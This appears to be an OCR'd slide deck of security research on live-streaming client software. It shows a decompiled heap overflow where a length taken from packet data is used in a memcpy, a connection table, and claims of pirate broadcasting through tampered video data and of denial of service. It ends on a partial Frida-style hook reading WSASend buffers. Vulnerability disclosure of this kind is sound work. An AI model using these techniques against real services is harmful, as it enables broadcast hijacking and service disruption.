
Heap Based Buffer Overflow



```
if ( *(_DWORD *)(v2 + 5276) )
{
  dst_buf = operator new[](*(_DWORD *)(data_ptr + 37) + 41);
  memset(dst_buf, 0, *(_DWORD *)(data_ptr + 37) + 41);
  qmemcpy(dst_buf, (const void *)data_ptr, *(_DWORD *)(data_ptr + 37) + 41);// Maybe Vuln : data+37 -> length value
  sub_4092B0(
    v2,
    dst_buf,
    *(_DWORD *)(data_ptr + 37),
    *(signed __int16 *)(v2 + 4404),
    *(_DWORD *)(v2 + 4352),
    *(unsigned __int16 *)(v2 + 4358),
    *(unsigned __int16 *)(v2 + 4356),
    *(_DWORD *)(v2 + 4360),
    *(_DWORD *)(v2 + 4364),
    *(_DWORD *)(v2 + 4336),
    *(_DWORD *)(v2 + 4340));
  if ( dst_buf )
    operator delete[](dst_buf);
}
```




✓ By modulation the size value of the memcpy(), Heap Based Buffer Overflow occurs




```
                          Local...  Local...  Remote address    Rem...  Prot
 atvstreamer....          DESK...     8855                              TCP
 atvstreamer....          DESK...     8857  218.38.31.87         3456   TCP
 atvstreamer....          DESK...     9728                              TCP
• afreecatvstreamer....   DESK...    10471                              TCP
• afreecatvstreamer....   DESK...    16948                              TCP
• afreecatvstreamer....   DESK...    16948  DESKTOP-KPVE         8856   TCP
• afreecatvstreamer....   DESK...    28581                              TCP
• afreecatvstreamer....   DESK...     1900                              UDP
• afreecatvstreamer....   DESK...     1900                              UDP
• afreecatvstreamer....   DESK...     1900                              UDP
• afreecatvstreamer....   DESK...     1900                              UDP
• afreecatvstreamer....   DESK...     1900                              UDP
• afreecatvstreamer....   DESK...     1900                              UDP
• afreecatvstreamer....   DESK...    58856                              UDP
• afreecatvstreamer....   DESK...    58857                              UDP
• afreecatvstreamer....   DESK...    58858                              UDP
• afreecatvstreamer....   DESK...    58859                              UDP
• afreecatvstreamer....   DESK...    58860                              UDP
• afreecatvstreamer....   DESK...     8859  110.10.76.207       18000   TCP
• afreecatvstreamer....   DESK...    10067                              TCP
• afreecatvstreamer....   DESK...    40404                              TCP
• afreecatvstreamer....   DESK...     8864  116.126.139.204     19324   TCP
• afreecatvstreamer....   DESK...     8865  211.110.215.222     19324   TCP
• afreecatvstreamer....   DESK...     8866  211.217.58.200      10081   TCP
• afreecatvstreamer....   DESK...     8867  211.217.58.200      10081   TCP
```

Company A

Pirate Broadcasting by modulation of video data







✓ No validation on tampered data, so existing video data can be replaced with new video data and transmitted to other clients for pirated broadcasting.

Company A

Pirate Broadcasting by modulation of video data






✓ No validation on tampered data, so existing video data can be replaced with new video data and transmitted to other clients for pirated broadcasting.


Company A

Pirate Broadcasting by modulation of video data



Company B

Denial of Service




```
this.s = args[0];
this.lpBuffers = args[1];
this.dwBufferCount = args[2];
this.lpNumberOfBytesSent = args[3];
this.dwFlags = args[4];
this.lpOverlapped = args[5];
this.lpCompletionRoutine = args[6]

var address = Socket.peerAddress(parseInt(this.s));

var buff_len = Memory.readInt(ptr(this.lpBuffers));
var lpwbuf = this.lpBuffers;
lpwbuf = (lpwbuf.toInt32()+4);
var sec_bufflen = Memory.readInt(ptr(lpwbuf+4));

var dptr = Memory.readInt(ptr(lpwbuf));
